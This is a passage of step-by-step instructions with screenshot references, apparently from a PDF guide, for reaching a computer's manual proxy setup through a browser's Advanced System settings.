


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- On the **Settings** page, scroll down, expand the **Advanced** settings and select **System** option from the left pane.




- System** page appears and click **Open your computer's proxy settings** to configure a proxy.




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6. A **Settings** window opens, with the **Proxy** settings in the right pane.
7. Click **Set up** button under **Manual proxy setup** section.

